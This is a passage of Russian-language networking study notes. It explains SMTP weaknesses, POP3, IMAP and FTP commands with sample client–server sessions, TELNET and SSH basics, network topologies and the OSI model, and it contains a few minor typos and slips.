 - Содержимое полей «MAIL FROM» (в Конверте) и «FROM» (в Заголовке) никак не контролируется – злоумышленники могут узнать и подставить адрес почты Отправителя в свои сообщения, и отправлять письма от имени Отправителя
 - По умолчанию SMTP не использует шифрования – данные передаются по сети в открытом виде (кроме использования команды ESMTP «STARTTLS», но её мало кто использует)
- SMTP не содержит механизмов защиты от Спама – Почтовые Серверы стараются защищать от Спама:
 - Проверка домена Отправителя через DNS, приём писем только для локальных получателей, проверка адреса отправителя с помощью цифровой подписи.

* Спам – рассылка нежелательных сообщений, как правило, рекламных.

Email protocol POP3

? Протокол POP3



- Протокол POP – Post Office Protocol – Протокол Почтового Отделения
- Версии POP:
 - 1984 – POP1
 - 1985 – POP2
 - 1988 – POP3
 - 1996 – обновлённая версия POP3 с дополнительными механизмами аутентификации и расширениями
- Используется для чтения почты, предназначенный для конкретного пользователя из Хранилища Сообщений (в Хранилище письма были доставлены по протоколу SMTP)
- Работает по модели «Загрузить и Удалить»:
 - Почтовый ящик на Сервере является лишь временным хранилищем информации
 - Все письма должны быть переписаны на почтовый клиент
 - После загрузки письма его необходимо удалить с сервера (т.к. POP3 не знает загружалось ли это письмо раньше)
- «+» Преимущества:
 - Очень простой протокол
 - Письма доступны при отсутствии подключения к сети
- «-» Недостатки:
 - Только один клиент
 - Единое хранилище писем (нет папок, фильтров, флагов и т.п.)
- Место в стеке протоколов TCP/IP – Прикладной уровень
- Протокол Транспортного уровня – TCP
- Порт – 110
- POP3 работает в текстовом режиме (Клиент и Сервер пересыпают друг-другу обычные текстовые строки)
- Взаимодействие «Запрос-Ответ»

? Состояния сеанса POP3

При работе по протоколу POP3 Клиент проходит через 3 состояния:

- Авторизация – Клиент представляется и подтверждает, что он тот за кого себя выдаёт.
- Транзакция – Клиент загружает почту с Сервера, и помечает загруженные сообщения на удаление.
- Обновление – Клиент говорит Серверу, что он выполнил все полезные действия и готов отключиться. Сервер удаляет помеченные сообщения, и закрывает соединение.
* Сделано, чтобы не потерять письма в результате сбоя почтового Клиента. Клиент переходит на стадию «Обновление» только после того, как убедиться, что все сообщения загружены, и их можно безопасно удалять с Сервера. Если во время загрузки сообщения произошла ошибка в работе Клиента – Сервер не будет удалять помеченные сообщения, и их можно будет загрузить в следующий раз.

? Команды Протокола POP3

- Выполнение команды определённой стадии возможно, только если предыдущая стадия прошла успешно.

Стадия	Ком.	Назначение	Пример
Авторизация	USER	Указать Имя Пользователя	USER username (имя пользователя почтового ящика, к которому нужно подключиться)
	PASS	Указать Пароль	PASS 12345abc (пароль почтового ящика, к которому нужно подключиться)
Транзакция	STAT	Кол-во писем на Сервере	STAT (показать общее количество писем на Почтовом Сервере)
	LIST	Передача инфо о сообщениях	LIST 2 (без параметров – инфо о всех сообщениях, с параметром «2» – инфо о сообщении №2)
	RETR	Передать сообщение на Клиент	RETR 1 (параметр обязателен, параметр «1» – загрузить сообщение №1)
	TOP	Передать на Клиент заголовок сообщения	TOP 2 10 (I пар-р обязателен – № сообщ., II пар-р – нет – кол-во строк из письма, помимо заголовков)
	DELE	Пометить сообщение на удаление	DELE 1 (пометить сообщение на удаление, которое было загружено командой RETR – №1)
Обновление	QUIT	Закрытие транзакции, удаление сообщений и отключение	QUIT (Клиент подтверждает, что все необходимые сообщения загружены, и помеченные могут быть удалены)

? Ответы на Команды Протокола POP3

В POP3 всего 2 варианта ответа:

- +OK – успешное выполнение команды
- ERR – ошибка

? Пример сеанса загрузки электронной почты по протоколу POP3

Клиент	↔	Сервер	Описание
			Подключение к Серверу POP3, TCP-соединение, порт 110
		+OK Cyrus POP3 server ready	Ответ со статусом «+OK» и сообщением, что Сервер готов!
USER username			Прохождение авторизации. Указывается пользователь
		+OK name is a valid mailbox	Ответ «+OK», у пользователя есть почтовый ящик на данном Сервере
PASS 12345abc			Прохождение авторизации. Указывается пароль
		+OK Mailbox is locked and ready	Ответ «+OK», ящик заблокирован (от подключения др. Клиентов)
STAT			Начинается стадия Транзакции – н-р, узнать сколько писем в ящике
		+OK 311 141957394	Ответ «+OK», 311 писем, общий размер ящика 141957394 Байт
LIST			Получить список всех сообщений
		+OK scan listing follows	Ответ «+OK», список следует
		1 61960	№ сообщения = 1, размер = 61960 Байт
		2 2938	№ сообщения = 2, размер = 2938 Байт
		...	(Остальные из 311 сообщений)
		.	Список завершается точкой
RETR 1			Запрос на загрузку сообщения №1
		+OK message follows	Ответ «+OK», сообщение следует
		...	Передача письма в формате: сначала Заголовки, потом Тело сообщ
DELE 1			Когда письмо №1 загружено – запрос пометить его на удаление
		+OK marked deleted	Ответ «+OK», сообщение помечено на удаление
QUIT			Окончание стадии «Транзакция», начало стадии «Обновление»
		+OK connection closed	Помеченные сообщения удаляются, Сервер разрывает соединение

? Замена POP3 – Протокол POP3 использовался в прошлом, когда доступ к почтовому ящику осуществлялся, только с 1 компьютера; когда подсоединение к сети было нестабильным и дорогим. Сейчас юзерами используются несколько почтовых клиентов: на компьютере, планшете, смартфоне; а так же различные версии веб почтовых клиентов. И юзеры хотят иметь доступ к почтовому ящику со всех почтовых клиентов. Но с помощью средств протокола POP3 это сделать невозможно. Поэтому на замену POP3 был придуман IMAP.

Email protocol IMAP

? Протокол IMAP



- Протокол IMAP – Internet Message Access Protocol – Протокол Доступа к Электронной Почте
- Версии IMAP:
 - 1986 – IMAP1 – **I**nterim Message Access Protocol
 - 1988 – IMAP2 – **I**nteractive Message Access Protocol
 - 1991 – IMAP3 – Internet Message Access Protocol
 - 1994 – IMAP4 – Internet Message Access Protocol
 - 2003 – IMAP4 последние изменения
- Современный протокол чтения электронной почты.
- В протоколе IMAP электронная почта постоянно храниться на Сервере, вместо загрузки на Клиент:
 - Клиенты загружают не все письма сразу, а только те, которые пользователь явно запросил
 - Так же возможна синхронизация: Клиент переписывает все письма, но Сервер не удаляет их
 - Сервер может выполнять с письмами сложные действия (н-р, поиск письма по шаблону)
- Поддерживается работа нескольких почтовых клиентов
- Используется для чтения почты, предназначеннной для конкретного пользователя из Хранилища Сообщений (в Хранилище письма были доставлены по протоколу SMTP)
- «+» Преимущества:
 - Одновременно могут работать сразу несколько клиентов
 - Все клиенты видят одно и то же состояние почтового ящика
- «-» Недостатки:
 - Протокол более сложный, чем POP3
 - Дисковое пространство на Сервере ограничено – приходиться удалять письма, если ящик полный
- Место в стеке протоколов TCP/IP – Прикладной уровень
- Протокол Транспортного уровня – TCP
- Порт – 143
- POP3 работает в текстовом режиме (Клиент и Сервер пересылаю друг-другу обычные текстовые строки)
- Взаимодействие «Запрос-Ответ»
- IMAP позволяет использовать несколько почтовых ящиков (mailbox) или папок:
 - Папки хранятся на Сервере
 - Папки могут образовывать иерархию
 - Сообщения можно перемещать между папками
- Папка по умолчанию – INBOX – в неё записываются все входящие письма, потом можно выполнять их сортировку с помощью Почтовых Клиентов, либо с помощью специальных программ.
- IMAP позволяет одновременно выполнять сразу несколько команд (команды могут работать достаточно долго, и Клиент может не дожидаясь окончания работы одной команды запустить другую команду):
 - Поиск в большом почтовом ящике
 - Массовое обновление писем

? Флаги протокола IMAP

- Ещё одно отличие протокола IMAP от POP3 – использование флагов.
- Благодаря флагам протокол IMAP позволяет понять: прочитано сообщение или нет, и др. информацию.
- Флаг в IMAP – небольшая метка (token) письма, которая добавляется к письму.
- Письмо может иметь одну или несколько меток, или не иметь ни одной.
- Флаги в IMAP бывают двух типов:
 - Системные Флаги – флаги и их назначение заданы в стандарте IMAP, и они начинаются с «\»:
 - \Seen – означает, что сообщение было просмотрено
 - \Answered – означает, что на сообщение был направлен ответ
 - \Flagged – означает, что у сообщения повышенная важность
 - \Draft – означает, что письмо не закончено и является черновиком
 - \Deleted – означает, что сообщение помечено на удаление
 - \Recent – означает, что сообщение – новое, при предыдущих подключениях его не было
 - Пользовательские Флаги – не могут начинаться с «\»

? Состояния сеанса IMAP

При работе по протоколу IMAP Клиент проходит через 4 состояния:

- Клиент не аутентифицирован (Not Authenticated) – Клиент только что подключился к Серверу и должен пройти аутентификацию.
- Клиент аутентифицирован (Authenticated) – Клиент успешно прошел аутентификацию, подтвердил, что он тот, за кого себя выдаёт, но пока не выбрал папку, с которой будет работать.
- Папка выбрана (Selected) – выбрана папка на Сервере, с которой будет производиться работа
- Выход (Logout) – разрыв соединения.

? Команды Протокола IMAP

- Команд в IMAP очень много, ниже представлены некоторые из них.

Стадия	Ком.	Назначение	Пример
Не аутентиф-ван	LOGIN	Указать Логин + Пароль	LOGIN username 12345abc (логин и пароль)
Аутентиф-ван	LIST	Кол-во писем на Сервере	LIST "" "*" (список всех папок)
	SELECT	Выбор Папки	SELECT INBOX (выбрать папку «INBOX»)
Папка выбрана	FETCH ...	Выбор письма/писем	FETCH 1:* (выбрать письма от №1 до «все») FETCH 180 (выбрать письмо №180)
	FETCH xxx...	Выбор письма/писем и что именно надо показать	FETCH 180 FLAGS (для письма №180 показ флаги) FETCH 180 BODY[] (для письма №180 показ тело)
	STORE	Пометить письмо	STORE 180 +FLAGS \Deleted (№180 – на удаление)
	EXPUNGE	Удалить помеченные письма	EXPUNGE (удалить все помеченные на удаление)
	CREATE		CREATE (Создать папку)
	DELETE		DELETE (Удалить папку)
	RENAME		RENAME (Переименовать папку)
	STATUS		STATUS (Статус папки)
	COPY		COPY (Копировать письмо)
	MOVE *		MOVE (Переместить письмо) – расширение 2013
	SEARCH		SEARCH (Искать письмо на Сервере по шаблону)
	CLOSE		CLOSE (Закрытие папки, с удалением всех писем, помеченных на удаление и переход в состояние «Аутентифицирован» – можно выбирать папки)
Выход	LOGOUT	Разрыв соединения	LOGOUT (Разрыв соединения)

* Команда «MOVE» (Переместить письмо) – расширение 2013

? Ответы на Команды Протокола IMAP

- Ответ в IMAP состоит из 2-ух частей: Статус + Поясняющее сообщение
- В IMAP всего 3 варианта ответа:
 - OK – успешное выполнение команды
 - NO – ошибка выполнения команды
 - BAD – неправильная команда или аргумент


? Пример сеанса загрузки электронной почты по протоколу IMAP

- Чтобы различать команды и ответы на них в IMAP используются «Идентификаторы (теги) команд»:
 - Алфавитно-цифровая строка (A0001, A0002)
 - Каждая команда использует свой тег – каждая команда должна начинаться с тега
 - Ответ сервера, включает тег команды – чтобы определить к какой команде этот ответ относиться

Клиент	↔	Сервер	Описание
			Подключение к Серверу IMAP, TCP-соединение, порт 143
* OK Cyrus IMAP4 server ready			Ответ со статусом «+OK» и сообщением, что Сервер готов! (Состояние – Пред-аутентификация)
A0001 LOGIN username 12345abc			Прохождение аутентификации. Указывается пользователь и пароль
A0001 OK User logged in			Ответ с той же меткой «A0001», статус «OK» (Состояние – аутентификация пройдена, папка не выбрана)
A0002 LIST "" "*"			Отобразить список всех папок
* LIST (\HasChildren) "/" "INBOX"			Список всех папок, основная – «INBOX», «HasChildren» есть вложенные
* LIST (\HasNoChildren) "/" "INBOX/Drafts"			Папка – «Drafts» (Черновики), «HasNoChildren» – нет вложенных
* LIST (\HasNoChildren) "/" "INBOX/Junk"			Папка – «Junk» (Спам), «HasNoChildren» – нет вложенных
* LIST (\HasNoChildren) "/" "INBOX/Sent"			Папка – «Sent» (Отправленные), «HasNoChildren» – нет вложенных
* LIST (\HasNoChildren) "/" "INBOX/Trash"			Папка – «Trash» (Корзина), «HasNoChildren» – нет вложенных
A0002 OK Completed			Вывод сервера завершается номером метки + статус + «Completed»
A0003 SELECT INBOX			Выбор папки, из которой пользователь хочет читать письма
* FLAGS (\Answered \Flagged \Draft \Deleted \Seen \$Forwarded Junk/NonJunk)			Сервер показывает возможные флаги: Системные: «\Answered», «\Flagged», «\Draft», «\Deleted», «\Seen» Несистемные: «Forwarded» – пересыпалось ли сообщение, «Junk / NonJunk» – спам / не спам
* 177 EXISTS			Сколько писем в почтовом ящике (177)
* 41 RECENT			Сколько писем недавно получены = отображены впервые (41)
* OK [UNSEEN 1]			И т.д.
* OK [UIDVALIDITY 1340776425]			
* OK [UIDNEXT 29048]			
A0003 OK [READ-WRITE] Completed			Вывод сервера завершается номером метки + статус + «Completed»
A0004 FETCH 1:* FLAGS			Просмотр писем на Сервере: «FETCH» + № письма/диапазон + что
* 1 FETCH (FLAGS (\Seen))			Список писем с флагами (Просмотрено)
* 2 FETCH (FLAGS (\Seen))			Список писем с флагами (Просмотрено)
* 3 FETCH (FLAGS (\Answered \Seen))			Список писем с флагами (Просмотрено и Отвечено)
...			Список писем с флагами
* 177 FETCH (FLAGS ())			Список писем с флагами (Не просмотрено при прошлом подключении)
* 178 FETCH (FLAGS (\Recent))			Список писем с флагами (Недавно получено – отображено впервые)
* 179 FETCH (FLAGS (\Recent))			Список писем с флагами (Недавно получено – отображено впервые)
* 180 FETCH (FLAGS (\Recent))			Список писем с флагами (Недавно получено – отображено впервые)
A0004 OK Completed (0.000 sec)			Вывод сервера завершается номером метки + статус + «Completed»
A0005 FETCH 180 BODY[]			Посмотреть («FETCH») письмо, №180, что именно – тело («BODY[]»)
* 180 FETCH (FLAGS (\Recent \Seen)) BODY[] {7077}			Просмотр тела письма №180, установлен флаг «\Seen» – просмотрено
...			(Передача тела письма)
(Передача тела письма)			(Передача тела письма)
...			(Передача тела письма)
A0005 OK Completed (0.000 sec)			Вывод сервера завершается номером метки + статус + «Completed»
A0006 STORE 180 +FLAGS \Deleted			Пользователь решил удалить письмо – ком «Store» флаг «\Deleted»
* 180 FETCH (FLAGS(\Recent \Deleted \Seen))			Вывод сервера – выбрано письмо №180, установлены флаги «\R\D\S»
A0006 OK Completed			В IMAP, как и в POP3 сообщения не удаляются сразу, после пометки
A0007 EXPUNGE			Удалить все сообщения, помеченные на удаление флагом «\Deleted»
* 180 EXPUNGE			Удалено помеченное (без этой команды (разрыв сети) сообщ не удал)
A0007 OK Completed			Вывод сервера завершается номером метки + статус + «Completed»
A0008 LOGOUT			Для разрыва соединения используется команда «LOGOUT»
* BYE LOGOUT received			Сервер сообщает, что получил команду «LOGOUT», говорит «Пока!»
A0008 OK Completed			Вывод сервера: метка + статус + «Completed» – соединение разорвано

FTP protocol

? Протокол FTP



- Протокол FTP – File Transfer Protocol – Протокол Передачи Файлов
- История FTP:
 - 1971 – Версия FTP на основе NCP (ещё до протокола TCP и протокола IP)
 - 1980 – FTP поверх TCP/IP (версия на основе TCP/IP)
 - 1985 – Принятие текущей спецификации FTP
 - 1994 – Пассивный режим FTP
 - 1998 – Поддержка IPv6
- Место в стеке протоколов TCP/IP – Прикладной уровень
- Взаимодействие – режим «Клиент-Сервер»:
 - На Сервере есть некая файловая система
 - Это структура каталогов, в которой находятся файлы
 - Клиент по протоколу FTP подключается к Серверу
 - Клиент может работать с файловой системой:
 - просматривать каталоги и переходить между ними,
 - загружать файлы с Сервера,
 - записывать файлы на Сервер,
 - перемещать файлы между разными каталогами, и пр.
- FTP для адресации файлов использует URL (как и в HTTP)
- URL состоит из 3-ёх частей (<ftp://ftp-server.com/pub/documents/example1.txt>):
 - Идентификатор протокола – FTP
 - Имя сервера – DNS-имя или IP-адрес
 - Путь к файлу в файловой системе Сервера и сам файл
- FTP использует 2 отдельных соединения (в отличие от других протоколов Прикладного уровня):
 - Управляющее Соединение
 - Соединение для Данных – 2 режима:
 - Активный режим – инициатор передачи данных – Сервер FTP
 - Пассивный режим – инициатор передачи данных – Клиент FTP
- Протокол Транспортного уровня – TCP
- Порт Управляющего Соединения – 21
- Порт Соединение для Данных, Активный режим – 20
- Порт Соединение для Данных, Пассивный режим – порты > 1024
- При Активном режиме (инициатор передачи данных – Сервер FTP) используются порты:
 - со стороны Сервера – порт 20
 - со стороны Клиента – порт > 1024
- Но! если между Клиентом и Сервером – Межсетевой Экран или у-во NAT – соединение установить нельзя
- В этом случае используется Пассивный режим
- При Пассивном режиме (инициатор передачи данных – Клиент FTP) используются порты:
 - и со стороны Сервера – порт > 1024
 - и со стороны Клиента – порт > 1024
- FTP работает в текстовом режиме
- Протокол FTP требует, чтобы пользователь прошёл аутентификацию.
- До появления HTTP, FTP использовался часто. Сейчас FTP используется редко.
- «–» Недостатки FTP:
 - Проблемы с Межсетевыми Экранами и NAT – для решения был придуман Пассивный режим;
 - Низкая безопасность – Логин, Пароль и все данные передаются по сети в открытом виде.
- Замена FTP – Протоколы на основе Протокола SSH (Secure Shell):
 - SFTP – Secure File Transfer Protocol
 - SCP – Secure Copy Protocol

? Аутентификация в FTP

- Протокол FTP требует, чтобы пользователь прошёл аутентификацию – ввести имя пользователя и пароль.
- В зависимости от идентификатора пользователя, ему будет предоставлено больше или меньше прав для доступа к файловой системе Сервера.
- Есть специальный тип FTP-пользователя – Анонимный пользователь (мало прав: обычно – скачивание):
 - Логин: ftp ИЛИ anonymous
 - Пароль: (всё что угодно, но рекомендуется – e-mail)

? Команды Протокола FTP

Команда	Назначение
USER	Указать логин
PASS	Указать пароль
LIST	Просмотр содержимого каталога
CWD	Смена текущего каталога
RETR	Передать файл с Сервера на Клиент
STOR	Передать файл с Клиента на Сервер
TYPE	Установить режим передачи: текстовый или бинарный
DELE	Удалить файл
MKD	Создать каталог
RMD	Удалить каталог
PASV	Использовать Пассивный режим
QUIT	Выход и разрыв соединения

? Ответы на Команды Протокола FTP

Ответы FTP состоят из 2-ух частей – Статус-код (для машин) и Поясняющее Сообщение (для людей)

- Коды 1XX – информационные
- Коды 2XX – успешное выполнение предыдущей команды
- Коды 3XX – текущее состояние успешное, но для продолжения работы требуются дополнительные данные
- Коды 5XX – произошла какая-нибудь ошибка

? Пример сеанса FTP

Клиент	↔	Сервер	Описание
			Подключение к Серверу FTP, порт 21, создано Управл. соединение
220 Welcome to the FTP Server			Ответ Сервера: статус «220» + сообщение «Приветствие»
USER anonymous			Пользователь аутентифицируется, н-р, как Анонимный пользователь
331 Guest login ok, send your complete e-mail address as password			Сервер принимает гостевой логин и ждёт e-mail в кач-ве пароля
PASS chrome@example.com			Отрывок из FTP-сессии, кот браузер Chrome, отправляет как пароль
230 Guest login ok, access restrictions apply			Сервер никак не анализирует пароль-email и сообщает об успешной аутентификации с ограниченными правами доступа
TYPE I			Запрос: установить бинарный режим передачи файлов
200 Type set to I			Ответ: OK, бинарный режим установлен
SIZE pub/documents/file.zip			Узнать размер файла перед его загрузкой
213 230229			Ответ: OK, размер файла в байтах = 230229
PASV			Запрос на переход в Пассивный режим
227 Entering Passive Mode (213,71,6,142,35,141)			Ответ: OK, Сервер в Пассивном режиме, для передачи данных использовать числа: 213,71,6,142,35,141, где IP-адрес: 213.71.6.142, Порт: 9101 (> 1024) = X × 256 + Y = 35 × 256 + 141
RETR pub/documents/file.zip			Запрос загрузить файл. Сервер ждёт соединения 213.71.6.142:9101
150 Opening BINARY mode data connection for pub/documents/file.zip (230229 bytes)			Ответ: соединение установлено, передача в бинарном режиме.
(передача файла)			(Происходит передача файла в бинарном режиме)
226 Transfer complete			Когда передача закончена – Сервер сообщает об этом.
QUIT			Запрос на разрыв соединения
221-You have transferred 230229 bytes in 1 file			Сервер сообщает статистику о передаче данных и файлов
221 Goodbye			И говорит: «До свидания!»

TELNET protocol

? Протокол TELNET

- TELNET, Teletype Network – сетевой протокол для реализации текстового терминального интерфейса по сети
- Используемый транспорт – в современной форме – при помощи транспорта TCP.
- Название «telnet» имеют также некоторые утилиты, реализующие клиентскую часть протокола.
- Место в стеке протоколов TCP/IP – Прикладной уровень.
- Функции – Протокол TELNET использовался для удалённого администрирования различными сетевыми устройствами и программными серверами, но уступил SSH из-за безопасности. Тем не менее, может являться единственной возможностью взаимодействовать через CLI с Embedded Systems, например, маршрутизаторами, так как на них отсутствует SSH.
- Назначение – Назначение протокола TELNET – в предоставлении достаточно общего двунаправленного восьмивитного байт-ориентированного средства связи.
- Задача – Его основная задача заключается в том, чтобы позволить терминальным устройствам и терминальным процессам взаимодействовать друг с другом. Предполагается, что этот протокол может быть использован для связи вида терминал-терминал («связывание») или для связи процесс-процесс («распределённые вычисления»).

? Устройство TELNET

- Хотя в сессии TELNET выделяют клиентскую и серверную стороны, протокол на самом деле полностью симметричен. После установления транспортного соединения (как правило, TCP) оба его конца играют роль «сетевых виртуальных терминалов» (NVT, Network Virtual Terminal), обменивающихся двумя типами данных:
 - Прикладными данными (то есть данными, которые идут от пользователя к текстовому приложению на стороне сервера и обратно);
 - Командами протокола Telnet, частным случаем которых являются опции, служащие для уяснения возможностей и предпочтений сторон.
- Хотя Telnet-сессии, выполняющейся по TCP, свойственен полный дуплекс, NVT должен рассматриваться как полудуплексное устройство, работающее по умолчанию в буферизированном строковом режиме.
- Прикладные данные проходят через протокол без изменений, то есть на выходе второго виртуального терминала мы видим именно то, что было введено на вход первого. С точки зрения протокола данные представляют просто последовательность байтов (октетов), по умолчанию принадлежащих набору ASCII, но при включённой опции Binary – любых. Хотя были предложены расширения для идентификации набора символов, на практике ими не пользуются.
- Все значения октетов прикладных данных, кроме \377 (десятичное: 255), передаются по транспорту как есть. Октет \377 передаётся последовательностью \377\377 из двух октетов. Это связано с тем, что октет \377 используется на транспортном уровне для кодирования опций.

SSH protocol

? Протокол SSH

- SSH, Secure Shell («Безопасная оболочка») – сетевой протокол прикладного уровня, позволяющий производить удалённое управление операционной системой и туннелирование TCP-соединений (например, для передачи файлов).
- Схож по функциональности с протоколами TELNET и RLOGIN, но, в отличие от них, шифрует весь трафик, включая и передаваемые пароли.
- SSH допускает выбор различных алгоритмов шифрования.
- SSH-клиенты и SSH-серверы доступны для большинства сетевых операционных систем.
- SSH позволяет безопасно передавать в незащищённой среде практически любой другой сетевой протокол. Таким образом, можно не только удалённо работать на компьютере через командную оболочку, но и передавать по шифрованному каналу звуковой поток или видео (например, с веб-камеры).
- Также SSH может использовать сжатие передаваемых данных для последующего их шифрования, что удобно, например, для удалённого запуска клиентов X Window System.
- Большинство хостинг-провайдеров за определённую плату предоставляет клиентам доступ к их домашнему каталогу по SSH. Это может быть удобно как для работы в командной строке, так и для удалённого запуска программ (в том числе графических приложений).
- Используемый транспорт – в современной форме – при помощи транспорта TCP.
- Место в стеке протоколов TCP/IP – Прикладной уровень.
- SSH-сервер обычно прослушивает соединения на TCP-порту 22.
- Для аутентификации сервера в SSH используется:
 - Протокол аутентификации сторон на основе алгоритмов электронно-цифровой подписи RSA или DSA
Аутентификация по паролю наиболее распространена. При каждом подключении подобно HTTPS вырабатывается общий секретный ключ для шифрования трафика.
 - Аутентификация при помощи пароля (режим обратной совместимости с TELNET).
При аутентификации по ключевой паре предварительно генерируется пара открытого и закрытого ключей для определённого пользователя. На машине, с которой требуется произвести подключение, хранится закрытый ключ, а на удалённой машине – открытый. Эти файлы не передаются при аутентификации, система лишь проверяет, что владелец открытого ключа также владеет и закрытым. При данном подходе, как правило, настраивается автоматический вход от имени конкретного пользователя в ОС.
 - Аутентификация при помощи IP-адреса хоста (режим обратной совместимости с RLOGIN).
Аутентификация по IP-адресу небезопасна, эту возможность чаще всего отключают.
- Для создания общего секрета (сессового ключа) используется алгоритм Диффи-Хеллмана (DH). Для шифрования передаваемых данных используется симметричное шифрование, алгоритмы AES, Blowfish или 3DES. Целостность передачи данных проверяется с помощью CRC32 в SSH1 или HMAC-SHA1/HMAC-MD5 в SSH2.
- Для сжатия шифруемых данных может использоваться алгоритм LempelZiv (LZ77), который обеспечивает такой же уровень сжатия, что и архиватор ZIP. Сжатие SSH включается лишь по запросу клиента, и на практике используется редко.

? История SSH

- 1995 – SSH-1 – Тату Юлёнен, исследователь из Технологического университета Хельсинки, Финляндии, разработал первую версию протокола, вызванную атакой по сбору пароля в его университетской сети. Целью SSH было заменить более ранние протоколы RLOGIN, TELNET, FTP и RSH, которые не обеспечивали строгую аутентификацию и конфиденциальность.
- 2006 – SSH-2 – Эта версия несовместима с SSH-1. SSH-2 отличается как безопасностью, так и улучшенными функциями по сравнению с SSH-1. Например, лучшая безопасность достигается за счет обмена ключами Диффи-Хеллмана и строгой проверки целостности с помощью кодов аутентификации сообщений. Новые функции SSH-2 включают возможность запускать любое количество сеансов оболочки через одно соединение SSH.

Nets, misc.

? Классификация сетей

- Тип коммутации:
 - Коммутация каналов (телефонная сеть);
 - Коммутация пакетов (компьютерная сеть).
- Технологии передачи:
 - Широковещательные сети;
 - Точка-точка.
- Протяжённость:
 - Персональные;
 - Локальные;
 - Муниципальные;
 - Глобальная;
 - Объединение сетей.

? Топология

Топология – способ соединения компьютеров между собой для образования сети.

Топология – это граф: Вершины – узлы сети, а Рёбра – связи между узлами.

? Базовые топологии

- Полносвязная – каждое у-во в сети имеет прямое соединение со всеми другими у-вами.
Ячеистая – частный случай полносвязной, когда из полносвязной удалены некоторые соединения.
- Звезда – компьютеры подключаются не друг к другу, а кциальному у-ву (концентратор, коммутатор, маршрутизатор, точка доступа Wi-Fi) – и данные передаются через это центральное у-во.
- Кольцо – каждый компьютер соединяется с двумя соседними компьютерами.
- Дерево – компьютеры и сетевое оборудование образуют древо – для передачи данных нужно пройти 1 или несколько промежуточных устройств.
- Общая шина – все компьютеры в сети подключены к некоей среде передачи данных (медный кабель) – данные, передающиеся в эту среду, доступны всем компьютерам, подключённым к общейшине

? Смешенная топология – на практике базовые топологии не используются, а используется смешенная топология (н-р, центральные у-ва – топология кольцо, к которым в свою очередь подключаются у-ва по топологии звезда и дерево).

? Физическая / логическая топологии

- Физическая топология – соединение устройств в сети
- Логическая топология – правила распространения сигналов в сети

Примеры:

- Классический Ethernet:
 - Физическая – звезда – все ПК подключаются к промежуточному у-ву – концентратору
 - Логическая – общая шина – хаб передаёт данные поступившие на 1 порт на все порты
- Коммутируемый Ethernet:
 - Физическая – звезда – все компьютеры подключаются к коммутатору
 - Логическая – полносвязная – коммутатор может соединить каждый ПК с любым другим
- Технология Wi-Fi:
 - Физическая – отсутствует – нет физических соединений
 - Логическая – общая шина – всё что 1 ПК передаёт в р/эфир могут принять все ПК в зоне

? Стандарты компьютерных сетей:

- IEEE – Сетевые технологии (Ethernet, Wi-Fi)
- RFC – Протоколы Интернет
- W3C – Технологии Веб

? Декомпозиция в сетях

Декомпозиция на отдельные подзадачи – Шаблон «Уровни»:

- Компьютерные сети строятся в виде ур-ней, организованных один над другим.
- Каждый ур-нь решает одну или несколько тесно связанных между собой задач.
- Ур-нь предоставляет сервис вышестоящему ур-ню.
- Вышестоящие ур-ни могут решать уже более сложные задачи.

? Сервис / Протокол / Интерфейс

- Сервис – что делает уровень – описывает какие функции реализует уровень
- Протокол – как уровень это делает – правила и соглашения, используемые для связи уровня N одного компьютера с уровнем N другого компьютера
- Интерфейс – как получить доступ к сервису уровня – набор примитивных операций, которые нижний уровень предоставляет верхнему

? Инкапсуляция

Инкапсуляция – включение сообщения вышестоящего уровня в сообщение нижестоящего уровня (сообщение = заголовок + данные (+ концевик))

? Стек протоколов

Стек протоколов – иерархически организованный набор протоколов, достаточный для организации взаимодействия по сети.

? Архитектура сети

Архитектура сети – набор ур-ней и протоколов сети (интерфейсы в архитектуру не входят, т.к. они могут быть разными на разных аппаратных платформах).

? Модель OSI

Модель OSI (The Open Systems Interconnection model) – Модель Взаимодействия Открытых Систем – юридический стандарт, принятый в 1983. Открытая система – в терминологии системы – система, построенная в соответствии с открытыми спецификациями, которые доступны всем и соответствуют стандартам. Описывает: 7 уровней организации сети и Назначение каждого уровня. Не является сетевой архитектурой! Протоколы описаны в отдельных стандартах, и не входят в Модель. На практике Модель OSI не используется. Модель OSI используется в качестве «общего языка» для описания разных сетей.

OSI Model					
	Layer	PDU	Function	Protocols	Techniques
Host layers	7. Application	Data	User App Layer	HTTP, FTP, POP3, WebSocket	Application, Firewall, VPN, Proxy, SSL/TLS
	6. Presentation		Data encrypting, conversion	ASCII, EBCDIC	
	5. Session		Open & Close Session	RPC, PAP, L2TP	
	4. Transport	Segment /Datagram	Ensure Delivery	TCP, UDP, SCTP, PORTS	Balancer
Media layers	3. Network	Packet	Control Routing	IPv4, IPv6, IPsec, AppleTalk	Router
	2. Data Link	Frame	Error free data transfer	PPP, IEEE 802.22, Ethernet, DSL, ARP, NIC	Switch
	1. Physical	Bit	Passing bits	USB, cable, radio channel	Hub, RJ45

Модель OSI

Уровень / Тип данных		Функции
Host layers	7. Прикладной Данные/Сообщение	Прикладной уровень – то ради чего строится сеть – набор приложений, которые могут использовать пользователи: веб-страницы, соцсети, видео/аудио, email, файлы и др.
	6. Представления Данные/Сообщение	Согласование синтаксиса и семантики (смысла) передаваемых данных (формат символов и чисел). Шифрование/дешифрование (TLS/SSL).
	5. Сеансовый Данные/Сообщение	Установка сеансов связи: управление диалогом (очередность передачи) и маркерами (предотвращение одновременного выполнения критической операции), синхронизация (метки в сообщениях).
	4. Транспортный Сегмент/Датаграмма	Передача данных между процессами на хостах: предоставление надёжного, защищённого от ошибок канала с гарантированным порядком следования; сквозной ур-нь: сообщения изолированы от обор-ния
Media layers	3. Сетевой Пакет	Объединение сетей, построенных на основе различных технологий: создание составной сети, адресация (какой именно комп, независимо от ур-ня 2), маршрутизация – определение маршрута пакетов
